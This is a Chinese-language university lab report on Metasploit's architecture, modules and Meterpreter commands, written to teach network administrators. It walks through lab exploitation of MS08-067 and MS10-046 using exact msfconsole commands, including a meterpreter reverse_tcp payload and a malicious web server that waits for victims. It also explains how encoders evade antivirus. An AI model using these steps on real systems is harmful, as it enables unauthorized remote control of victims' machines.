**附件4. Metasploit系統架構與攻擊測試**

**文件編號：Minisoc-103-21**

**Metasploit系統架構與攻擊測試**

**【文件說明】:本文件係於MiniSoc計畫研究室所利用Metasploit進行弱點攻擊測試報告。本文件為主要作為各單位網管人員了解資安攻擊及分析之參考文件。**

**本文件分為下列章節：**

1. **Metasploit系統架構**
2. **測試環境**
3. **Metasploit模組說明**
4. **攻擊測試**
5. **Server服務漏洞(MS08-067)進行攻擊測試(CVE-2008-4250)**
6. **Windows Shell中的弱點(MS10-046)進行攻擊測試(CVE-2010-2568)**
7. **加密處理後門程式進行Windows7攻擊測試**

**五、參考資料**

|  |  |  |  |
| --- | --- | --- | --- |
| **測試組織** | | **審核組織** | |
| **主要負責人** | **郭堯彰(CEH)** | **計畫經理** | **陳柔伊(CEH)** |
| **協助測試人員** | **邱翠玲(CEH)、許嘉修(CEH)、王英傑(CEH)、宋佩鴻(CEH)、蔡龍佑(CEH)、黃鴻碩** | **計畫審查** | **曾龍教授(CEH)** |

**中 華 民 國　　103　 　年　　　11　　月 　11 日**

**一 、Metasploit系統架構**

**Metasploit**

Metasploit項目最初由HD Moore 在2003年夏季創立目標是成為滲透攻擊研究與代碼開發的一個開放資源，起初v1.0發布之後並沒有太多回響，2004年8月在拉斯維加斯舉辦的BlackHat全球黑客大會上發布Metasploit v2.2站上演講台，題目”Hacking Like in the Movies”演講與Demo過程中，全場掌聲數次，2006年SecToole網站最受歡迎100個安全工具Metasploit作為剛剛出世的一匹黑馬，Metasploit版本發佈由2003年10月v1.0版到2013年4月v4.7.0版，最新版為v4.7.0版，版本發佈情況如表(一)。

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 版本 | 發布時間 | 滲透攻擊模組 | 攻擊特徵模組 | 輔助模組 | 後滲透攻擊模組 |
| v1.0 | 2003年10月 | 11 | 2 | — | — |
| v2.0 | 2004年4月 | 18 | 27 | — | — |
| v3.0 | 2007年5月 | 177 | 104 | 30 | — |
| v4.0 | 2011年8月 | 717 | 226 | 351 | 68 |
| v4.7.0 | 2013年4月 | 1084 | 298 | 609 | 177 |

表一. Metasploit版本的發佈情況列表

**系統架構圖**

Metasploit的系統架構如下圖所示:



圖一. Metasploit v4版本

|  |  |
| --- | --- |
| 1.函式庫 | Metasploit的函式庫位於源碼根目路徑下的libraries目錄中，包括Rex、farmework-core、farmework-base。 |
| 2.模組 | 整合並對外提供最核心的滲透測試功能程式碼，分為輔助模組(Aux)、滲透攻擊模組(Exploits)、後滲透攻擊模組(Post)、攻擊特徵模組(Payloads)、空指令模組(Nops)、和編碼器模組(Encoders)。 |
| 3.套件 | 套件可以整合現有的一些外部安全工具，如Nessus，OpenVAS漏洞掃描器等。 |
| 4.介面 | 提供了多種使用者使用介面，包括msfconsole控制台終端、msfcli命令行、msgui圖形化介面、armitage圖形化介面以及msfapi遠端條用介面等。 |
| 5.功能程序 | 利用框架內部能力完成一些特定任務，如myfpayload、msfencode和msfvenom可以將攻擊特徵封裝為可執行文件、C語言、JavaScripit語言等多種形式。 |

表二. v4版結構組成

底下說明這五大技術

1.**函式庫檔案**

Metasploit的函式庫位於源碼根目路徑下的libraries目錄中，包括Rex、farmework-core、farmework-base。

Rex（Ruby Extension）是整個Metasploit框架所依賴的最基礎的一些組 件。

framework-core負責實現所有與各種類型的上層模組及外掛的交互接口。framework-base擴展了framework-core，提供更加簡單的包裝過程。

**2.模組**

整合並對外提供最核心的滲透測試功能程式碼，分為輔助模組(Aux)、滲透攻擊模組(Exploits)、後滲透攻擊模組(Post)、攻擊特徵模組(Payloads)、空指令模組(Nops)、和編碼器模組(Encoders) ，可以被裝載到Metasploit框架中，並可組合支援資訊蒐集、滲透攻擊與後滲透攻擊拓展等滲透測試任務。

**3.套件**

套件可以整合現有的一些外部安全工具，如Nessus，OpenVAS漏洞掃描器等，為用戶接口提供一些新的功能指令、記錄所有的網路記錄或提供創新的滲透測試功能。

**4.介面**


提供了多種使用者使用介面，包括msfconsole控制台終端、msfcli命令行、msgui圖形化介面、armitage圖形化介面以及msfapi遠端調用介面等。

**5.功能程式**

利用框架內部能力完成一些特定任務，如myfpayload、msfencode和msfvenom可以將攻擊特徵封裝為可執行檔案、C語言、JavaScripit語言等多種形式，並可以進行各種類型的編碼。

**二、攻擊工具與測試環境**

本測試環境建置於崑山科大內部封閉測試網路環境如圖(二)，虛擬化伺服器啟動混雜模式並安裝三個VM，使用windows7作業系統，VM-a安裝Wireshark，達成第三方監聽效果，VM-b安裝Metasploit滲透測試工具，VM-c必需開啟遠端協定。



圖二. 內部測試環境

所使用之軟體規格如表(三)所示:

|  |  |  |
| --- | --- | --- |
| 名稱 | 作業系統 | 工具 |
| 攻擊端 | Kali Linux | Metasploit |
| 受害端 | Windows7、  Winddows Xp | 無 |
| 封包收集 | CentOS 5.5 | Wireshark |
| 虛擬化 | Xcp 1.6 bata2 | 無 |

表三.各軟體規格表

Metasploit 4.4.0下載地點：<http://downloads.metasploit.com/data/releases/metasploit-latest-windows-installer.exe>

**三、 Metasploit模組說明**

**Metasploit常用指令說明列表**

1. **輔助模組**

Metasploit為滲透測試的資訊蒐集環節提供了大量的輔助模組支援，包括針對各種網路服務的掃描與檢查、構建偽造服務收集登錄密碼、密碼猜測破解、漏洞訊息探勘、查尋漏洞息訊洩露、Fuzz測試發掘漏洞、實施網路協議欺騙等模組，Metasploit輔助模組中還包含一些無須加載攻擊特徵，同時往往不是取得目標系統遠端控制權的滲透攻擊，例如拒絕服務攻擊等。

1. **滲透攻擊模組**

利用發現的安全漏洞或配置弱點對遠端目標系統進行攻擊，以植入和執行攻擊特徵，從而獲得對遠端目標系統使用權的原始碼組件。滲透攻擊模組是Metasploit框架中最核心的功能組件，所佔據的關鍵位置仍無法撼動，而且其數量、規模在截至2013年4月的最新版本v4.7.0中達到1084個，這也是其他類型模組無法比擬的。

可以在Metasploit源碼目錄的modules/exploits子目錄下找到所有的滲透攻擊模組源原始碼，以及所針對的網路服務或應用程式類型來對這些滲透攻擊模組進行分類。Metasploit滲透攻擊模組按照操作系統平台的分類數量（v4.7.0版本）

|  |  |  |
| --- | --- | --- |
| 操作系統平台 | 服務/分類項目 | 滲透攻擊模組 |
| AIX | 1 | 2 |
| BSDI | 1 | 1 |
| APPLE IOS | 3 | 3 |
| Dialup | 1 | 1 |
| FreeBSD | 4 | 4 |
| HPUX | 1 | 1 |
| IRIX | 1 | 1 |
| Linux | 17 | 64 |
| Multi | 14 | 115 |
| Netware | 2 | 2 |
| Mac OS X | 11 | 16 |
| Solaris | 15 | 9 |
| UNIX | 8 | 78 |
| Windows | 48 | 787 |
| 合計 | 117 | 1084 |

表四. 滲透攻擊模組分類數量

Metasploit框架中滲透攻擊模組可以按照所利用的安全漏洞所在的位置分為**主動滲透攻擊**與**被動滲透攻擊**兩大類。

主動滲透攻擊所利用的安全漏洞位於網路服務端軟體與服務的上層應用程式之中，由於這些服務通常是在主機上開啟一些監聽埠口並等待客戶端連接，因此針對它們的滲透攻擊就可以主動發起，通過連接目標系統網路服務，匯入一些特殊程式碼包含“惡意”攻擊資料的網路請求內容，觸發安全漏洞，並使得遠端服務進程執行在“惡意”資料中包含的攻擊特徵，從而獲取目標系統的逆向連結。針對網路服務端的主動滲透攻擊屬於傳統的滲透攻擊，在Metasploit中佔據主流位置，此外近幾年也出現了Web應用程式滲透攻擊、SCADA工業控制系統服務滲透攻擊等新的無線網路。

被動滲透攻擊利用的安全漏洞位於客戶端軟體中，如瀏覽器、瀏覽器外掛、電子郵件客戶端、Office與Adobe等各種文件閱讀與編輯軟體。對於這類存在於客戶端軟體的安全漏洞，我們無法主動地將資料從遠端輸入到客戶端軟體中，因此只能採用被動滲透攻擊方式，即建造出“惡意”的網頁、電子郵件或文件檔案，並通過架設包含此類惡意內容的服務端、發送mali附件、結合社會工程學攻擊分發並誘騙目標用戶打開、結合網路欺騙和劫持技術等方式，等目標系統上的用戶使用到這些惡意內容，從而觸發客戶端軟體中的安全漏洞，給出控制目標系統的Shell連線。因為客戶端軟體的被動滲透攻擊能夠繞過防火牆等網路邊界防護措施，所以近幾年得到迅猛的發展，風頭已經蓋過了傳統的網路服務端滲透攻擊。最常見的兩類被動滲透攻擊為瀏覽器軟體漏洞攻擊和檔案格式類漏洞攻擊。

1. **攻擊特徵模組**

攻擊特徵是在滲透攻擊成功後促使目標系統執行的一段植入原始碼，通常作用是為滲透攻擊者打開在目標系統上的逆向連接。在傳統的滲透原始碼開發中，攻擊特徵只是一段功能簡單的Shellcode原始碼，以撰寫語言編制並轉換為目標系統CPU體系結構支援的機器原始碼，在滲透攻擊觸發漏洞後，將程式執行流程控制並跳轉入這段機器原始碼中執行，從而完成Shellcode中實現的單一功能，比如在遠端系統中新增新使用者、啟動一個指令行Shell並綁定到網路埠口上等。而開發滲透原始碼時，往往是從以前的原始碼中直接將Shellcode搬過來或做些簡單的修改，一些不太成熟的Shellcode還會依賴於特定版本系統中的API位址，從而使其通用性不強，在不同版本系統上可能出現執行不正常的情況，因此開發人員不僅需要有撰寫語言知識和撰寫技能，還需要對目標操作系統的內部工作機制有深入理解。

Metasploit框架中引入的模組化攻擊特徵完全消除了資安研究人員在滲透原始碼開發時進行Shellcode編寫、修改與除錯的工作代價，而可以將精力集中在安全漏洞研究與利用原始碼的開發上。此外，Metasploit還提供了Windows、Linux、UNIX和Mac OS X等大部分流行操作系統平台上功能豐富多樣的攻擊特徵模組，從最簡單的增加使用者帳號、提供指令行Shell，到基於VNC的圖形化界面控制，以及最複雜、具有大量後滲透攻擊階段功能特性的Meterpreter，這使得滲透測試者可以在選定滲透攻擊原始碼之後，從很多適用的攻擊特徵中選取他所中意的模組進行靈活地組裝，在滲透攻擊後獲得他所選擇的控制類型，這種模組化設計與靈活組裝模式也為滲透測試者提供了極大的便利。

Metasploit攻擊特徵模組分為Singles、Stager、Stage三種類型。

Singles是完全包含的，可直接獨立地植入目標系統進行執行，比如“windows/shell\_bind\_tcp”是適用於Windows操作系統平台，能夠將Shell控制連線綁定在指定TCP埠口上的攻擊特徵。在一些比較特殊的滲透攻擊場景中，可能會對攻擊特徵的大小、執行條件有所限制，比如特定安全漏洞利用時可填充擊緩衝區的可用空間很小、Windows 7等新型操作系統所引入的NX（堆棧不可執行）、DEP（資料執行保護）等安全防禦機制，在這些場景情況下，Metasploit提供了Stager和Stage配對分階段植入的技術，由滲透攻擊模組首先植入原始碼精悍短小且非常可靠的Stager，然後在執行Stager時進一步下載Stage並執行。目前Metasploit中的Windows Stager特徵可以繞過NX、DEP等安全防禦機制，可以相容Windows 7操作系統，而由Stager進一步下載並執行的Stage特徵就不再受大小和安全防禦機制的限制，可以加載如Meterpreter、VNC桌面控制等複雜的大型攻擊特徵。Stager與Stage配對的攻擊特徵模組以名​​稱中的“/”標識，如“windows/shell/bind\_tcp”是由一個Stager特徵（bind\_tcp）和一個Stage特徵（Shell）所組成的，其功能等價於Singles攻擊特徵“windows/shell\_bind\_tcp”。 Metasploit所引入的多種類型特徵模組使得這些預先編制的模組化特徵原始碼能夠適用於絕大多數的平台和攻擊場景，這也為Metasploit能夠成為通用化的滲透攻擊與原始碼開發平台提供了非常有力的支援。

1. **空指令模組**

空指令（NOP）是一些對程式執行狀態不會造成任何實質影響的空操作或無關操作指令，最典型的空指令就是空操作，在x86 CPU體系架構平台上的操作碼是0x90。

在滲透攻擊構造惡意資料緩衝區時，常常要在真正要執行的Shellcode之前新增一段空指令區，這樣當觸發滲透攻擊後跳轉執行Shellcode時，有一個較大的安全著陸區，從而避免受到記憶體位址隨機化、返回位址計算偏差等原因造成的Shellcode執行失敗，提高滲透攻擊的可靠性。 Metasploit框架中的空指令模組就是用來在攻擊特徵中新增空指令區，以提高攻擊可靠性的組件。

1. **編碼器模組**

攻擊特徵模組與空指令模組組裝完成一個指令序列後，在這段指令被滲透攻擊模組加入惡意資料緩衝區交由目標系統執行之前，Metasploit框架還需要完成一道非常重要的過程——編碼（Encoding）。如果沒有這道過程，滲透攻擊可能完全不會奏效，或者中途就被檢測到並阻斷。這道過程是由編碼器模組所完成的。

編碼器模組的第一個使命是確保攻擊特徵中不會出現滲透攻擊過程中應加以避免的“無效字元”，這些“無效字元”的存在將導致特殊構造的惡意資料緩衝區無法按照預期目標完全輸入到存有漏洞的軟體例程中，從而使得滲透攻擊觸發漏洞之後無法正確執行攻擊特徵，達成控制系統的目標。

典型的“無效字元”就是0x00空字元，在大量漏洞所在的字串操作函數中，輸入字串中的空字元會被解釋為字串的末尾，這樣會將後面內容進行截斷，從而使得攻擊特徵沒有完整地被執行，導致攻擊失敗。此外還有一些滲透攻擊場景中，網路輸入必須通過明文協議進行傳輸，從而需要攻擊特徵的內容都是可字元，甚至於字母與數字字元，這時除了這些可接受字元之外的全部字元，對這個滲透攻擊場景而言，就全落入了“無效字元”的範疇了。

每個滲透攻擊模組根據它的漏洞利用條件與執行流程會有多個不同的“無效字元”，滲透原始碼開發者需要進行測試並將它們標識出來，在Metasploit的滲透攻擊模組中存在一個BadChars欄位，專門用來列出需要避免的“無效字元”列表，讓Metasploit選擇編碼器對攻擊特徵進行編碼時能夠繞開這些“令人崩潰”的傢伙們。

編碼器的第二個使命是對攻擊特徵進行“加密”處理，即逃避反病毒軟體、IDS入侵檢測系統和IPS入侵防禦系統的檢測與阻斷。通過各種不同形式的編碼，甚至是多個編碼器的嵌套編碼，可以讓攻擊特徵變得面目全非，避免特徵中含有一些安全檢測與防禦機制能夠輕易識別的特徵碼，從而能夠達到“加密”的效果。

當然，“kill”與“encrypt”像“矛”和“盾”一樣，永遠處於不停對抗博弈的過程中，一些新的編碼器和編碼技術發布之後，反病毒公司與安全廠商也會隨之研發能夠應對這些技術，從而對編碼後的攻擊特徵進行有效檢測的技術方法，然後安全社區的黑客們也會針對安全廠商的檢測技術發掘它們的弱點，並開發出新的編碼技術。這一過程構成了安全社區中永恆的攻防技術博弈，而這也是這個技術領域最具魅力的地方。

另外值得一提的是，採用編碼器對攻擊特徵進行編碼之後，往往會造成編碼後惡意程式體積增大，而每個滲透攻擊模組能夠植入的惡意緩衝區 大小是受到漏洞觸發條件限制的（通常在滲透攻擊模組的Space欄位中指明），因此Metasploit在自動為攻擊特徵選擇編碼器進行編碼時，可能會找不出合適的編碼器，既能夠將編碼後的特徵大小控制在空間限制之內，又要完全避免出現“無效字元”，這種情況下會出現“No encoders encoded the buffer successfully”錯誤， Metasploit的解決之道。選擇一個傳輸器和一個傳輸體配對構成的攻擊特徵，能夠以短小精悍的傳輸器來避免編碼之後超出空間限制，然後在執行傳輸器特徵之後就不再受到空間大小的約束，就可無拘無束地下載執行你所任意指定的Stage攻擊特徵了。

1. **後滲透攻擊模組**

後滲透攻擊模組（Post）是Metasploit v4版本中正式引入的一種新類型的組件模組，主要支援在滲透攻擊取得目標系統遠端控制權之後，在受控系統中進行各式各樣的後滲透攻擊動作，比如獲取漏洞訊息、進一步拓展、實施跳板攻擊等。

正如前面已經提到的那樣，後滲透攻擊模組將替代Meterpreter和Shell攻擊特徵中的一些擴展套件，完成在目標系統上進一步攻擊功能的組件原始碼。後滲透攻擊模組需要通過Meterpreter或Shell控制連線加載到目標操作系統平台上執行，因此目前Metasploit框架中是按照操作系統平台來組織此類模組的，v4版本支援Windows、Linux、Mac OS X、Solaris平台，及Multi跨平台的一些應用軟體資訊蒐集。現在支援最完善的Windows平台上，已有的後滲透攻擊模組包括漏洞訊息蒐集、鍵擊記錄、本地特權提升以及本地連線管理等。

在後滲透攻擊階段，Metasploit框架中功能最強大、最具發展前景的模組是Meterpreter，Meterpreter作為可以被滲透攻擊植入到目標系統上執行的一個攻擊特徵，除了提供基本的控制連線之外，還集成了大量的後滲透攻擊指令與功能，並通過大量的後滲透攻擊模組進一步提升它在本地攻擊與內網拓展方面的能力。

**Meterpreter指令詳解**

在使用Meterpreter指令分為基本指令、檔案系統指令、網路指令、系統指令和用戶接口指令是用戶使用use指令加載外掛後產生的指令。

**基本指令**

包含Meterpreter與MSF終端、Ruby接口、目標shel等交互指令。

|  |  |
| --- | --- |
| 指令 | 說明 |
| background | MSF終端中執行其他任務，可以使用此指令將Meterpreter終端隱藏在後台 |
| sessions | 查看已經成功獲取的連線，如果想繼續與某連線進行交互，可以使用sessions –i指令 |
| quit | 直接關閉當前的Meterpreter連線，返回MSF終端 |
| shell | 獲取系統的控制台Shell，如果目標系統上的指令行可執行程式不存在或禁止使用，shell指令則會出錯。 |
| irb | irb指令可以在Meterpreter與Ruby終端進行交互，直接用Metasploit封裝好的函數。 |

表五. 基本指令說明

**檔案系統指令**

檔案系統指令允許Meterpreter與目標的檔案系統進行交互，包括查看檔案內容、上傳下載檔案、對檔案進行搜尋、直接編輯檔案等功能。

|  |  |
| --- | --- |
| 指令 | 說明 |
| cat | 查看檔案內容 |
| getwd | 取得目標當前的工作目錄，相似的指令有getlwd，這指令可以獲得當前系統的工作目錄。 |
| quit | 直接關閉當前的Meterpreter連線，返回MSF終端 |
| upload | Meterpreter的upload指令可以上傳檔案或檔案夾到目標機器上。 |
| download | 從目標機上下載檔案或檔案夾，需要注意的是這裡用雙斜線進行轉移。 |
| edit | 啟用vi編輯器，對目標機上的檔案進行編輯。 |
| search | 指令支援對遠端目標機上的檔案進行搜尋。 |

表六. 檔案系統指令說明

**網路指令**

用於查看目標機器上的網路狀況、連接資訊等，還支援在目標機器上埠口轉發。

|  |  |
| --- | --- |
| 指令 | 說明 |
| ipconfig | 獲取目標主機上的網路接口資訊。 |
| portfwd | Meterpreter內嵌的埠口轉發器，一般在目標主機開放的埠口不允許直接使用的情況下使用，比如說，目標主機開放的遠端桌面3389埠口只允許內網使用，這時可以使用portfwd指令進行埠口轉發，已達到直接使用目標主機的目的。 |
| route | 顯示目標主機的路由資訊。 |

表七. 網路指令說明

**系統指令**

Meterpreter的系統指令用於查看目標系統的一些資訊、對系統進行基本的操作等。

|  |  |
| --- | --- |
| 指令 | 說明 |
| ps | 獲得目標主機上正在執行的資訊。 |
| migrate | 將Meterpreter連線從一個過程移植到另一個過程的記憶體空間中，這個指令在滲透攻擊模組中經常使用。 |
| execute | 在目標機上執行檔案。 |
| getpid | 獲得當前連線所在程序的PID |
| kill | 終結指定的PID程序 |
| getuid | 獲得執行Meterpreter連線的用戶名，從而查看當前連線具有的權限。 |
| sysinfo | 得到目標系統的一些資訊，包括機器名、使用的操作系統等。 |
| shutdown | 關閉目標主機，顯然Meterpreter連線也會被關閉。 |

表八. 系統指令說明


**四、攻擊測試**

**本報告利用Metasploit進行三種攻擊測試分析**

1. MS08-067(Server服務漏洞)
2. MS10-046(Windows Shell弱點)
3. 加密處理後門程式進行Windows7攻擊測試

**1. MS08-067 (CVE-2008-4250)攻擊測試**

MS08-067 : 如果使用者在受影響的系統上收到蓄意製作的 RPC 要求，則該弱點可能會允許遠端執行程式碼。在 Microsoft Windows 2000、Windows XP、Windows Server 2003 系統上，攻擊者可以利用此弱點，不經驗證就執行任意程式碼，此弱點也可能用來製作蠕蟲攻擊。




圖三. 成功入侵畫面

**測試實作步驟:**


Step.1：開啟Kali的終端機輸入，輸入msfconsole進入Metasploit指令介面。

Step.2：輸入use exploit/windows/smb/ms08\_067\_netapi，載入模組。



圖四. 載入模組

Step.3：輸入show options，顯示可設定的項目。



圖五. 顯示設定項目


Step.4：輸入set RHOST 192.168.1.71，設定攻擊目標的IP。



圖六. 設定攻擊目標IP

Step.5：輸入exploit，立即入侵被害靶機。


Step.6：輸入shell，進入靶機控制台。



圖七. 成功靶機控制台

Step.7：測試是否入侵成功

輸入cd ..\..，回到C:\目錄上

輸入mkdir test，建立test資料夾 這時候到靶機上進入C:\會發現，出現test資料夾，代表已入侵成功。

圖八. 入侵成功畫面

**2. MS10-046 (CVE-2010-2568)攻擊測試**

MS10-046: Windows支援使用捷徑或LNK文件。LNK文件是指向本地文件的引用，點擊LNK文件與點擊捷徑方式所指定的目標具有相同的效果。Windows沒有正確地處理LNK文件，特製的LNK文件可能導致Windows自動執行捷徑方式文件所指定的代碼。這些代碼可能位於USB驅動、本地或遠端文件系統、光碟機或其他位置，使用資源管理器查看了LNK文件所在位置就足以觸發這個漏洞。預設下Windows啟動了自動加載和自動播放功能，因此在連接可移動設備（如USB）後Windows會自動打開資源管理器。其他顯示文件圖標的應用也可用作這個漏洞的攻擊載體。



圖九. 成功滲透畫面


**測試實作步驟:**

Step.1：在Metasploit

輸入use exploit/windows/browser/ms10\_046\_shortcut\_icon\_dllloader，

載入ms10\_046\_shortcut的攻擊模組，


並輸入set PAYLOAD windows/meterpreter/reverse\_tcp設定攻擊方法。



圖十. 設定模組攻擊方法

Step.2：接著輸入show options，顯示所有option清單，

Required的值若為yes則需要設定。




圖十一. 顯示設定清單

Step.3：利用set指令設定Required為yes的項目


Step.4：輸入set SRVHOST 192.168.1.9，設定架設伺服器的IP

Step.5：輸入set LHOST 192.168.1.9，設定本地IP。




圖十二. 設定本機IP

Step.6：輸入exploit後，會架設惡意網站(例網址為例網址為http://192.168.1.9/)，並開始等待被駭端進入網站。



